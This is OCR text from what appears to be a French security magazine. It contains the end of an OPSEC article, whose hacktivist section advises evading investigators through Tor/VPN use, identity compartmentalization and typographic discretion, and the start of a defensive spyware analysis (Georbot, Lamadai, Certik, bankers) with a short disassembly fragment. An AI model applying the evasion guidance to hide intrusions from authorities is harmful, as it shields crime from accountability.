autres artifacts. Certaines imprimantes implémentent un mécanisme pour relier une feuille imprimée à l'imprimante d'où elle est sortie : une série de points microscopiques **[31]** difficilement visibles à l'œil nu.

5 L'hacktiviste le moins connu au monde

Les hackers sont probablement ceux qui se confrontent le plus régulièrement à des problématiques d'OPSEC et aussi ceux qui se font avoir le plus fréquemment. Souvent assez jeunes, rares sont ceux qui ont la patience d'opérer avec la discipline nécessaire pour réduire le risque lié à leurs activités.

Dans le cas du hacker, l'information critique est, à l'instar de la source journalistique, sa propre identité. Il a aussi plusieurs adversaires : **il cherche à la protéger d'autres pirates voulant la découvrir et l'exposer au public (une pratique connue sous le nom de « doxer »), mais aussi, et surtout, des autorités**. On pourrait dire que d'autres hackers représentent une menace diffuse, mais permanente : il en faut très peu pour se mettre certaines personnes à dos sur Internet, surtout dès lors que ses activités possèdent une dimension politique (comme c'est le cas pour l'hacktiviste), mais la menace représentée par ceux-ci reste bien inférieure à celle représentée par les forces de l'ordre - les ressources allouées à la chasse au pirate varieront en fonction de ses activités.

Il y a deux différences importantes entre les modèles de risque correspondant à un hacker et à une source ou un lanceur d'alertes. La première est que, s'il est politisé, **la raison d'être du hacker (dans ce cas, un hacktiviste) le force à interagir un maximum avec le monde extérieur.** En effet, un hacktiviste sans voix est juste un geek de plus – on a pas de discours si on ne possède pas de public. **L'hacktiviste doit être vu et entendu, il ne peut pas rester dans l'ombre s'il souhaite se faire entendre ou remarquer. Ce besoin d'interagir est justement ce qui rend son activité tellement risquée – est c'est pour cela qu'une bonne OPSEC est indispensable**. Bien entendu, ce constat ne concerne pas le cas du « hacktiviste du dimanche » en mal d'attention qui cherche juste à faire tomber un site web à tout prix, car il n'a pas pu télécharger son dernier épisode de NCIS sur Megaupload. La deuxième différence porte sur **le niveau de risque lié aux activités quotidiennes du hacker :** ses actions peuvent souvent être illégales, et sont surtout très fréquentes. L'hacktiviste se doit d'annoncer ses prouesses publiquement, le niveau de risque augmente considérablement par rapport à celui du hacker. Réduire ces risques demande une discipline d'OPSEC quasi-constante, ce qui est très difficile à conserver sur la durée.

Lors de sa campagne, l'identité d'un hacker se verra exposée à plusieurs vulnérabilités : **toute connexion à un serveur (site web, salon IRC, serveur FTP) a de très fortes chances d'être enregistrée**. Ceci est d'autant plus vrai pour les technologies web, qui utiliseront les caractéristiques du navigateur et autres cookies pour traquer leur visiteur. Les hackers et hacktivistes opèrent souvent en groupe, et partagent des informations entre eux, qui ne sont pas toujours liées à la mission en cours, et qui peuvent devenir assez vite personnelles. Ceci **les rend hautement vulnérables à des retournements** au sein de leur groupe. L'hacktiviste est par ailleurs aussi obligé de communiquer, et **sa façon de le faire peut aider l'adversaire à déduire des informations sur son identité**.

5.1 Masquer l'origine des connexions

Les internautes exposent continuellement leur adresse IP, et bien d'autres informations personnellement identifiables sur Internet. Ceci est un gros danger pour un hacker cherchant à protéger son identité, mais aussi à évoluer sur Internet sans trop d'encombres.

Par ailleurs, suite à une attaque internet, la première chose que les équipes de réponse sur incident demanderont sont les journaux de connexion aux applications attaquées. **Le risque de compromission de l'information critique si une adresse IP pouvant être liée au pirate est présente dans les journaux est énorme.** Les VPNs, les proxies, et autres darknets sont des contre-mesures acceptables, si tant est qu'ils ne sont pas utilisés n'importe comment.

Certains pensent que le réseau Tor protège leur adresse IP de toute menace possible et inimaginable. Tor et les autres réseaux anonymisants ou « darknets » possèdent un point faible intrinsèque : n'importe qui peut devenir un nœud du réseau. Cela entraîne deux gros problèmes.

Le premier étant le plus connu : n'importe qui peut devenir un nœud dit « de sortie ». Le fonctionnement de Tor, en « oignon », veut que l'émetteur choisisse trois nœuds au hasard, qui n'ont jamais connaissance de l'intégralité de la communication (qui envoie quel message vers quelle destination). **Sans chiffrer les communications, le dernier nœud (le nœud de sortie) connaît donc l'intégralité du message transmis, sans en connaître son origine.** N'importe qui se donnant la peine d'écouter pourra avoir ainsi accès à toutes les données qui sont transmises – il se place effectivement en condition d'homme-du-milieu – si rare de nos jours en dehors du Starbucks. Si un pirate cherche à récupérer la base de données d'un serveur, il devra savoir que le nœud de sortie verra tout passer. Il est mieux d'utiliser Tor pour vous connecter à un VPN, ou autre tunnel sécurisé. Attention aussi aux informations que Tor peut faire fuiter **[32]**. Il est toujours mieux de l'utiliser avec une passerelle dédiée comme PORTAL **[33]**. **Les darknets sont tout de même pratiques pour empêcher une**

cible éventuelle d'avoir des informations intéressantes dans leurs journaux de connexion.

Les utilisateurs de Tor auront tendance à penser que leur identité devient inaccessible. Cela dit, les analyses de flux peuvent révéler énormément d'informations sur une personne sous investigation. Ce fut le cas de Jeremy Hammond, qui utilisait la connexion Internet de sa résidence principale pour se connecter au salon IRC des LulzSec, groupe dont il faisait partie **[34]**. Le trafic Wifi de son MacBook avait été corrélé avec sa présence dans le salon IRC, donnant aux enquêteurs de solides éléments quant à son identité. **Mener ce genre d'activités depuis sa résidence principale augmente le risque de compromettre l'information critique.** Après tout, il s'agit d'un exemple de contamination entre identités (celle en ligne, et celle IRL).

Un navigateur peut aussi être extrêmement bavard quant à l'identité de celui qui l'utilise. Sans parler des cookies et autres mouchards électroniques qui sont faciles à éviter, d'autres paramètres peuvent contaminer les différentes identités d'un pirate, comme l'accept-language envoyé par son navigateur, ou encore sa disposition clavier. D'autres éléments qui peuvent être utiles pour identifier un « navigateur unique » sont les versions de Flash et de Java installées. **La contre-mesure idéale est une bonne compartimentation des navigateurs, ou mieux, des dispositifs utilisés.**

La compartimentation peut aussi servir contre les tentatives d'exploitation liées aux darknets. En août, les utilisateurs de Tor ont été ciblés par un exploit visant précisément la version de Firefox qui était fournie dans Vidalia, un pack clé-en-main pour accéder au réseau Tor. La version de Firefox fournie n'était pas à jour, et le module NoScript inclus était désactivé par défaut...

Un darknet ne fait pas tout. De bonnes habitudes (navigateurs à jour, JavaScript désactivé, etc.) et la compartimentation des activités (ne pas effectuer de navigation à caractère personnel sur Facebook, Twitter, ou IRC) pourront prolonger la durée de vie de l'information critique de son utilisateur.

5.2 Éviter les trahisons

La communauté pirate peut se modéliser à la façon d'un réseau anonyme. Les personnes interagissant entre elles ne se connaissent pas « en vrai » : comment ne pas être sûr qu'un interlocuteur sur IRC n'est pas un adversaire ? **L'information critique est en général exposée à une multitude d'étrangers**. Les membres du groupe LulzSec, qui avaient mis à mal plusieurs grosses entreprises comme Sony et HBGary sont tous tombés après que Sabu soit passé du côté du FBI **[35]**. **Le risque de retournement d'une connaissance ou d'infiltration de ce genre de groupe est assez élevé.**

La contre-mesure est aussi simple qu'utile dans tout plan d'OPSEC : SE TAIRE. Il ne faut parler de ses activités à personne. Pas à ses collègues, pas à ses amis, pas à son partenaire, et encore moins à des inconnus qui traînent sur un canal IRC ! Vous pourriez à la rigueur en parler à votre chien, mais si votre maison est sous écoute, vous aurez l'air bien malin devant le juge... Difficile, quand il est indispensable d'ouvrir sa bouche.

5.3 Le choc culturel

Une personne qui évolue en ligne sera souvent menée à communiquer de manière électronique : IRC, mail, messagerie instantanée... À chaque mot écrit, des informations fuitent qui peuvent aider un adversaire à déduire l'identité de son interlocuteur. **Il faut faire attention à sa typographie**. Tout comme un accent oral peut annoncer haut et fort une nationalité Française, Espagnole, Américaine, Anglaise, Russe, Suédoise... il se passe la même chose en ligne. Les fautes de frappe qui font fuiter la disposition du clavier de celui qui écrit. Les § à la place des ! sont à bannir. Il est extrêmement facile de déceler un français écrivant en anglais : il laissera systématiquement des espaces avant les points d'exclamation ! d'interrogation ? et des deux points : cela n'existe pas en anglais. Les expressions, les faux amis, les formatages de date, sont tous des signes qui apportent des informations sur la personne qui écrit. **Il est très difficile de faire tout le temps attention à comment on écrit. Si trop d'erreurs sont commises, alors le mieux est de suivre la règle d'or : SE TAIRE.**

Conclusion – TL ; DR

Nous avons fait le tour de plusieurs activités nécessitant toutes d'avoir une certaine mesure d'OPSEC. Nous avons vu comment les techniques et priorités varient en fonction du type d'information à protéger et de l'adversaire qui la menace. Il est fortement recommandé d'appliquer une méthodologie similaire à toute opération traitant avec des informations sensibles. Bien tenir compte de ses adversaires et de leurs capacités est une étape indispensable de tout plan d'OPSEC.

Nous pouvons résumer ces scénarios en une série de règles à adapter au cas par cas :

Taisez-vous ! Le moins vous en dites, le moins d'informations vous émettez. Pas d'information émise, pas de fuite. Un secret est un secret – ne le dites à personne.

Espérez le mieux, planifiez pour le pire. À moins que vous ne disposiez d'informations concrètes et vérifiables sur les capacités de votre adversaire, partez toujours du principe qu'elles sont maximales, et adaptez votre plan d'OPSEC en fonction.

Ne jamais dire jamais. Vos actions, vos interactions, créent des fuites. En quelle mesure ces fuites apportent-elles de l'information par rapport à l'information que

vous souhaitez protéger ? Si vous vous dites « oh, mais ça, personne ne fera le lien », il est peut-être déjà trop tard !

Ne faites confiance à personne. Si les enjeux sont suffisamment grands pour votre adversaire, la pression qu'ils peuvent exercer sur les gens ou entités auxquels vous feriez habituellement confiance peut dépasser toute limite. Ces derniers peuvent vous trahir, intentionnellement ou malgré eux, tout simplement, car ils n'ont pas le même niveau d'OPSEC que vous.

Ne perdez jamais de vue l'information que vous cherchez à protéger. Gardez toujours à l'esprit le contexte de vos opérations. De cela dépendra la bonne adaptation de votre plan d'OPSEC à la situation.

Le fin mot de l'histoire

« L'OPSEC, c'est pas évident ». Surtout si l'adversaire est un peu comme Batman : riche, intelligent, motivé, et techniquement capable. Si vous avez à faire à une entreprise, des journalistes qui veulent votre peau, ou des hacktivistes qui cherchent à vous humilier, un bon plan d'OPSEC vous permettra de mieux dormir la nuit. Si vous faites face non seulement à un gouvernement, mais à un gouvernement mettant tout en œuvre pour vous cerner (pensez à Oussama Ben Laden), votre OPSEC devra être irréprochable, surtout en vue des récentes révélations sur les pouvoirs d'interception de données de la NSA américaine.

Le film Zero Dark Thirty en donne un très bon exemple : l'OPSEC de la famille qui se cachait dans cet immeuble blanc à Abbottābād était impressionnante et ultra-disciplinée. Ironiquement, c'est en partie cette OPSEC qui aurait conforté les dirigeants américains sur le fait qu'il s'agissait vraiment d'une cible à très haute valeur : en l'occurrence, Ben Laden.

L'OPSEC n'est pas une solution miracle, mais elle aide à réduire le risque de compromission de l'information critique. Elle vous donne des outils pour survivre un maximum de temps contre des adversaires plus forts et mieux équipés. Cela dit, le meilleur conseil reste peut-être celui-ci : **ne vous mettez pas Batman à dos.** ■

▪ RÉFÉRENCES

[1] http://www.fas.org/irp/offdocs/nsdd298.htm

[2] http://www.fas.org/irp/offdocs/nsdd298.htm

[3] http://www.telegraph.co.uk/news/worldnews/9099410/British-drone-secrets-stolen-from-Paris-train-station.html

[4] http://www.theguardian.com/world/2013/aug/18/glenn-greenwald-guardian-partner-detained-heathrow

[5] http://www.wired.com/threatlevel/2012/07/crypto-cat-encryption-for-all/

[6] http://www.truecrypt.org/

[7] http://www.securite-informatique.gouv.fr/IMG/pdf/Passeport-de-conseils-aux-voyageurs_janvier-2010.pdf

[8] http://www.theregister.co.uk/2012/08/24/hotel_keylock_hack/

[9] http://www.lepoint.fr/editos-du-point/jean-guisnel/la-dgse-prise-la-main-dans-le-sac-a-toulouse-21-01-2011-130875_53.php

[10] http://fr.wikipedia.org/wiki/PRISM_(programme_de_surveillance)

[11] http://www.nytimes.com/2011/01/30/magazine/30Wikileaks-t.html?pagewanted=all

[12] http://www.businessinsider.com/edward-snowden-email-encryption-works-against-the-nsa-2013-6

[13] http://jhack.info/wiki/doku.php

[14] http://www.wired.com/opinion/2013/06/phew-it-was-just-metadata-not-think-again/

[15] http://www.lemonde.fr/politique/article/2010/09/13/affaire-woerth-le-monde-va-deposer-une-plainte-contre-x-pour-violation-du-secret-des-sources_1410327_823448.html

[16] http://www.lemonde.fr/societe/article/2013/09/09/une-juge-a-fait-ecouter-un-journaliste-du-monde_3473289_3224.html

[17] http://www.bic-phone.fr/comment_mutiliser.html

[18] http://lifehacker.com/5960080/how-cia-director-david-petraeus-was-traced-through-email-and-how-to-keep-it-from-happening-to-you

[19] https://immersion.media.mit.edu/

[20] https://crypto.cat/

[21] https://tails.boum.org/

[22] https://www.cia.gov/library/center-for-the-study-of-intelligence/kent-csi/vol9no1/html/v09i1a06p_0001.htm

[23] http://en.wikipedia.org/wiki/Motives_for_spying

[24] http://en.wikipedia.org/wiki/Chelsea_Manning#Manning_and_Adrian_Lamo

[25] http://www.cypherpunks.ca/otr/otr-wpes.pdf

[26] http://www.truecrypt.org/docs/hidden-volume-protection#Y0

[27] http://www.sans.org/reading-room/whitepapers/detection/watermarks-prevent-leaks-34087

[28] http://www.sno.phy.queensu.ca/~phil/exiftool/

[29] http://www.esecurityplanet.com/hackers/fbi-used-metadata-to-catch-cabincr3w-hacker.html

[30] http://regex.info/exif.cgi?imgurl=http%3A%2F%2Fcdn.arstechnica.net%2Fwp-content%2Fuploads%2F2012%2F04%2F1d9j9-4f7cee4-intro.jpg


[31] http://w2.eff.org/Privacy/printers/docucolor/

[32] http://www.syverson.org/tor-vulnerabilities-iccs.pdf

[33] https://github.com/grugq/PORTALofPi

[34] http://s3.documentcloud.org/documents/322817/jeremy-hammond-federal-complaint.txt

[35] http://www.wired.com/threatlevel/2012/03/lulzsec-snitch/



LOGICIELS ESPIONS - MENACE RÉELLE À LA VIE PRIVÉE

Pierre-Marc Bureau

mots-clés : MALWARE / LOGICIELS ESPIONS / POLITIQUE / FRAUDE

Tout le monde a déjà entendu parler des « spywares », ces logiciels espions qui peuvent voler des informations d'un système infecté. Dans cet article, nous ferons un tour d'horizon de divers cas de logiciels espions et montrerons comment un utilisateur lambda peut s'en protéger.

1 Introduction

Dans le monde virtuel, nous sommes presque tous atteints de syllogomanie. En effet, la plupart d'entre nous avons développé cette manie en conservant la moindre donnée qui nous tombe sous la main : nos courriers électroniques, nos conversations par messagerie instantanée, nos listes de choses à faire, nos trajets et temps d'entraînement, tout comme les informations relatives à nos déplacements.

Au vu des révélations faites récemment par Edward Snowden, qui expose comment certaines organisations gouvernementales s'intéressent à nos données privées, il est pertinent de se demander comment une personne ou une organisation mal intentionnée peut mettre la main sur nos données informatiques. Concrètement, cette organisation peut accéder à nos informations privées de trois façons distinctes : en espionnant l'outil électronique que nous utilisons (tablette, PC, téléphone intelligent), en capturant les données en transit à l'aide d'écoute électronique (ce qui semble être la force de la NSA), ou en y accédant par le biais de la société qui les entrepose en ligne (Facebook, Google, Microsoft, etc.). Une personne ou une organisation qui veut accéder à nos informations peut soit demander à la société qui les héberge de les lui donner, soit tenter de pirater les serveurs pour en obtenir l'accès.

Il y a une panoplie de raisons qui poussent des personnes ou des organisations à espionner les transactions qui sont faites en ligne. Côté gouvernemental, certains États cherchent à espionner les dissidents politiques internes et, bien sûr, découvrir les stratégies et tactiques militaires de leurs ennemis externes. À l'autre bout du spectre, on trouve les conjointes ou conjoints jaloux qui veulent suivre à la trace leurs amoureux. Entre les deux se trouvent des entreprises et des individus qui espionnent et violent la vie privée pour le plaisir (espionnage des « webcams » par pur voyeurisme, par exemple), ou pour un profit monétaire en volant des numéros de comptes de banque, « bitcoin wallet », etc.

Toutes nos interactions avec le monde virtuel passent forcément par un équipement électronique : téléphone intelligent, tablette ou ordinateur. Il est donc logique que plusieurs s'intéressent aux failles de sécurité de ces équipements pour « en apprendre plus » sur leurs victimes potentielles. Dans cet article, nous montrerons comment des personnes ou des organisations mal intentionnées peuvent utiliser des logiciels espions pour violer la vie privée de leurs cibles. Nous verrons certains cas récents de vols d'information, de l'espionnage industriel au vol de coordonnées bancaires en passant, bien sûr, par l'espionnage politique.

Nous présenterons des exemples pour montrer que certaines menaces d'espionnages sont ciblées, d'autres beaucoup moins. Enfin, nous donnerons nos conseils sur comment mieux se protéger contre ces menaces informatiques.

Veuillez noter que nous n'emploierons pas le fameux terme « APT » (*Advanced Persistent Threat*) dans cet article. Bien qu'utilisé ad nauseam dans les médias, nous le trouvons en effet rarement adéquat pour la simple et bonne raison que, les menaces informatiques qui tentent d'espionner les internautes sont rarement « advanced », pas toujours « persistent » et toutes aussi dangereuses que le reste des logiciels malveillants.

2 Espionnage politique

Probablement le type d'espionnage et de violation de la vie privée le plus connu, l'espionnage politique est monnaie courante dans le monde virtuel. Au cours des derniers mois, nous avons analysé deux cas d'espionnage politique. Une caractéristique intéressante, observée dans ces deux cas, est que les victimes n'étaient pas directement ciblées. L'attaquant cherchait plutôt à infecter un grand nombre d'individus appartenant à un groupe cible. Une fois ces victimes infectées, l'attaquant cherchait à exfiltrer le plus d'informations possible, sans apparemment trop savoir ce qu'il cherchait.

Le premier exemple d'espionnage politique commis par le biais d'un logiciel malveillant est le cas de Win32/Georbot. Cette menace informatique a attiré l'attention de certains chercheurs parce qu'elle contenait des références à un site gouvernemental en Géorgie (l'ex-République de l'Union Soviétique, pas l'État américain). Après une analyse en profondeur dont les résultats ont été publiés ici **[1] [2]**, il s'avère que l'opération de Win32/Georbot a duré plusieurs mois. Les victimes étaient surtout situées en Géorgie. Il semble que l'attaquant utilisait un serveur web gouvernemental qu'il avait piraté pour contrôler les systèmes infectés. Ces serveurs de contrôle sont très courants dans les logiciels malveillants. On les appelle habituellement serveurs de commande et contrôle, en référence au langage militaire décrivant la communication entre les unités sur le terrain et leur chaîne de commandement.

Pour cibler ses victimes, l'opérateur du logiciel malveillant Win32/Georbot a ajouté une vérification dans son code qui, avant d'installer le logiciel, consultait la configuration de fuseau horaire. Ainsi, seuls les ordinateurs configurés pour le fuseau horaire UTC+3 ou UTC+4 étaient infectés. L'image suivante montre la zone couverte par les deux fuseaux ciblés. On voit que la Géorgie se trouve dans la zone orange, qui utilise le fuseau horaire. En plus du site gouvernemental utilisé, la vérification du fuseau horaire montre que les personnes visées étaient fort probablement des citoyens de la Géorgie.

En cherchant dans les bases de données d'échantillons malveillants (une base de données où sont stockés tous les fichiers malveillants connus par la compagnie), ESET a pu trouver des milliers de « variantes » de Win32/Georbot et retracer l'évolution de ce logiciel. On appelle « variante » un échantillon malveillant très similaire à une souche connue. Dans la majorité des cas, une variante est une copie légèrement modifiée de la souche. On voit souvent celle-ci apparaître quand le programmeur corrige des erreurs (« bugs ») ou ajoute de nouvelles fonctionnalités au code qu'il maintient. En analysant les changements existants entre les variantes de Win32/Georbot, on peut retracer la progression de son programmeur et voir à quel moment une nouvelle fonctionnalité a été ajoutée. En étudiant l'évolution




Figure 1 : Zone couverte par les fuseaux horaires UTC+3 et UTC+4, seuls les ordinateurs qui se situent dans ce fuseau horaire peuvent être infectés par Win32/Georbot

de Win32/Georbot, il semble qu'on ait affaire à un programmeur maladroit : plusieurs correctifs sont publiés pendant de courts intervalles de temps et tous les échantillons sont envoyés sur le site en ligne Virus Total pour voir s'ils sont détectés par les sociétés antivirus. Ces erreurs ne sont pas habituelles pour un programmeur de logiciels malveillants. Tout laisse croire que cet opérateur n'est donc pas un professionnel.

Concrètement, le logiciel est programmé pour voler l'information d'un PC infecté. L'attaquant qui utilise Win32/Georbot peut ainsi effectuer des recherches sur le disque dur d'un système infecté et télécharger tous les fichiers contenant certains mots-clés. Pendant la période d'observation de cette opération, les chercheurs ont vu l'attaquant éplucher le disque dur des systèmes infectés à la recherche de documents contenant des mots clés comme « NATO » et « Obama », « general », etc. Est-ce que notre opérateur était à la recherche d'informations sur les partenariats entre son pays et les États-Unis, détenues par un résident de la Géorgie ?

Le logiciel malveillant Win32/Georbot possède plusieurs fonctionnalités standards des logiciels espions. Il peut faire des captures d'écran pour voir ce que l'utilisateur visionne sur son PC, mais aussi faire des captures de la webcam et audio à l'aide du micro. Les chercheurs n'ont pas vu ces fonctionnalités être utilisées par l'attaquant pendant la période d'observation. Lors de son installation, Win32/Georbot inspecte aussi le disque dur du système infecté et tente d'exfiltrer les fichiers d'historique de navigation pour divers browsers Internet. La figure 2 montre la vérification effectuée dans le code pour identifier le fichier d'historique de navigation d'Opera.

Dans un rapport publié en 2012, l'équipe de réponse aux incidents de sécurité du Gouvernement géorgien affirme que cette opération d'espionnage aurait été menée par le Gouvernement russe. D'après nous, il est difficile de croire que les services de renseignements russes soient derrière une attaque informatique aussi maladroite que celle de Win32/Georbot. Par contre, il est possible qu'une personne travaillant pour une organisation de renseignement se soit dite prête à payer pour des informations concernant des individus en Géorgie. Voyant un revenu potentiel, le programmeur de Win32/Georbot s'est peut-être dit qu'il serait capable de trouver ces informations à l'aide de logiciels malveillants et a lancé cette opération. La frontière entre l'espionnage financé par les États et l'espionnage commis par des individus est souvent floue.

Le deuxième exemple d'espionnage politique que nous avons récemment étudié ciblait une tout autre partie du monde. Au cours des dernières années, nous avons vu plusieurs tentatives d'attaques informatiques envers des individus militant contre l'occupation du Tibet par les Chinois. Ces attaques se classent probablement dans la même catégorie que le cas de Win32/Georbot. C'est-à-dire des individus qui essaient d'espionner des organisations sans vraiment savoir ce qu'ils cherchent pour ensuite vendre les renseignements trouvés au plus offrant (organisations gouvernementales ou même privées).

Dans le cas d'OSX/Lamadai **[3]**, les victimes étaient infectées après avoir consulté un lien malveillant reçu par courrier électronique. La page malveillante exploite une faille dans Java pour installer la porte dérobée. Cette porte dérobée permet à l'attaquant de se connecter sur l'ordinateur infecté et d'y faire plus ou moins ce qu'il veut. L'exploitation de failles de sécurité dans les navigateurs (« browsers ») et leurs composantes externes (lecteurs PDF, lecteurs Flash, interpréteur Java, etc.) est très fréquente dans les attaques sur Internet. Sans aller dans les détails techniques, cela signifie que des chercheurs trouvent des failles dans ces outils (par exemple Firefox, Internet Explorer, Acrobat PDF Reader, etc.). Exploiter cette faille permet donc à un attaquant de prendre le contrôle à distance d'un ordinateur ciblé. Le but final de ces attaques est ainsi souvent d'installer un logiciel malveillant.

Avec OSX/Lamadai, l'attaquant installait une porte dérobée qui lui permettait d'exécuter des commandes sur le système infecté et de consulter le contenu des fichiers stockés sur le disque dur. Cette porte dérobée avait très peu de fonctionnalités, l'attaquant n'ayant pas automatisé ses recherches sur le disque dur et contrôlant manuellement chaque système infecté. À chaque fois qu'un nouveau système était infecté, il allait manuellement lister les fichiers disponibles sur le disque dur et récoltait des informations sur ledit système. Si certains fichiers semblaient intéressants, ils étaient identifiés et téléchargés. Cette technique est très exigeante pour l'attaquant, il est donc presque certain que le nombre de victimes était très limité. Cela signifie que l'attaquant devait choisir ses victimes pour bien cibler ses efforts.

OSX/Lamadai est intéressant parce que deux versions du logiciel malveillant ont été découvertes : une pour Windows et une autre pour le système d'exploitation

```
loc_405EAD:                             ; CODE XREF: main+4E61j
                mov     esi, offset aOperaOperaGlob ; "\\Opera\\Opera\\global_history.dat"

loc_405EB2:                             ; CODE XREF: main+50B↓j
                lodsw
                cmp     ax, 0
                jz      short loc_405ECB
                mov     path_opera_global_history[ecx], ax
                add     ecx, 2
                jmp     loc_405EB2
```

Figure 2 : Partie du code de Win32/Georbot faite pour voler l'historique de navigation du navigateur Internet Opera.

OS X d'Apple. Ce qui montre que les attaquants sont motivés à attaquer plusieurs plateformes pour le vol d'informations. Les chercheurs d'ESET ont décidé de configurer un système « honeypot » pour en apprendre plus sur l'attaquant qui utilise OSX/Lamadai **[4]** et voir ce qu'il cherchait. L'attaquant s'est connecté au système où différents faux documents étaient placés, il a tenté de télécharger manuellement quelques documents qui étaient enregistrés sur le disque dur. Ceci montre bien que le but de l'opération était le vol d'informations ciblant des militants tibétains.

3 Espionnage industriel

Un peu plus facile à définir et à comprendre, l'espionnage industriel est tout aussi commun que l'espionnage politique. Cependant, il est beaucoup moins médiatisé puisque les victimes sont habituellement de grandes entreprises qui cherchent à protéger leur propriété intellectuelle, et qui se vantent rarement du piratage de leur infrastructure informatique.

Des sociétés privées se lancent maintenant dans l'espionnage industriel comme principale activité commerciale. Ces sociétés n'exposent pas clairement leur modèle d'affaires sur leur site web, mais elles sont de plus en plus visibles.

Au mois de février, notre équipe de recherche a identifié des fichiers malveillants signés **[5]**. Cette signature était valide et le certificat appartenait à une entreprise indienne. Il est rare que des logiciels malveillants soient signés parce que cela laisse des traces, l'auteur doit acheter un certificat et habituellement s'identifier pour le faire. Par contre, un fichier signé est avantageux pour un attaquant puisqu'il fait en sorte que moins de messages d'avertissement soient affichés à l'utilisateur quand il exécute le programme. Ceci augmente la confiance de l'utilisateur, qui a donc plus de chances de laisser le logiciel s'installer sans gêner son fonctionnement. Nous avons donné le nom interne de « Certik » à cette opération.

Les victimes de la campagne Certik étaient très variées, la plupart étant des petites et moyennes entreprises. Par contre, le mode d'attaque est constant. En plus des fichiers signés, les attaquants avaient une technique spécifique pour espionner les systèmes infectés. Une fois qu'ils avaient pris le contrôle de l'ordinateur, ils installaient de nouveaux outils sur les systèmes infectés, au besoin. Si un attaquant déterminait que les frappes du clavier devaient être espionnées, il installait un « key logger ». Si, au contraire, il était uniquement intéressé par les fichiers stockés sur le disque, il installait un logiciel différent qui siphonnait les fichiers désirés. Cette approche de sélection des outils en fonction de la cible rend bien sûr la tâche d'enquête plus difficile puisque moins de traces sont laissées sur les systèmes infectés. Le temps de développement de ces différents outils montre aussi que plusieurs personnes étaient impliquées dans cette attaque. Il est très probable que les cibles étaient choisies en fonction des mandats d'espionnage industriel reçus par le groupe.

Nous n'avons pas pu savoir quelle quantité d'information a été volée dans le cadre de l'opération Certik ni avoir une liste complète des organisations visées. Nous avons vu que plusieurs entreprises ont été touchées et que des centaines de documents ont été récoltés par les attaquants. Ces attaquants semblent être organisés en petits groupes qui travaillent exactement comme le ferait une petite entreprise. L'opération Certik semble maintenant terminée. Elle a été étudiée et documentée par des firmes comme Norman **[6]** et RSA **[7]**. Dans le rapport de Norman, on apprend que plusieurs compagnies scandinaves ont été ciblées dans le domaine automobile, de l'ingénierie, de la finance et du militaire. Cette tactique d'utiliser plusieurs outils au besoin a aussi été utilisée dans l'opération APT1 décrite dans le très complet rapport de Mandiant **[8]**. Même s'il semble que ce soit des employés du gouvernement chinois qui aient effectué les attaques de la campagne « APT1 », cette opération est aussi un bon exemple d'espionnage industriel effectué à l'aide de logiciels espions puisque les victimes étaient principalement des sociétés privées américaines.

4 Espionnage bancaire et vol d'identité

De loin les logiciels espions les plus répandus, les « bankers » sont une des menaces les plus prévalentes sur Internet. Leur but est de voler des informations bancaires et les techniques utilisées sont diverses. Les « bankers » les plus simples enregistrent les frappes au clavier dans l'espoir de saisir un numéro de carte bancaire quand l'utilisateur le tape au clavier. Ces menaces peuvent être très sophistiquées, c'est le cas des familles de logiciels malveillants Carberp **[9]** et Gataka **[10]** qui s'attachent au navigateur Internet et injectent du contenu dans les pages visionnées pour convaincre l'utilisateur d'entrer toutes les informations nécessaires pour que l'attaquant puisse, par la suite, effectuer des transferts d'argent vers un autre compte.

Les logiciels malveillants de type « bankers » sont souvent adaptés par leurs opérateurs pour cibler spécifiquement les clients de certaines banques. Le logiciel connaît exactement le design du site web d'une banque particulière, et seules les informations pertinentes seront espionnées et exfiltrées vers l'attaquant. Plusieurs « bankers » ont été conçus pour voler diverses informations. En plus des classiques numéros de carte et mots de passe, ils ciblent aussi des renseignements personnels comme la date de naissance de la victime

et son numéro de passeport. Ces informations peuvent ensuite être utilisées pour voler une identité, obtenir un crédit frauduleux, ou autre.

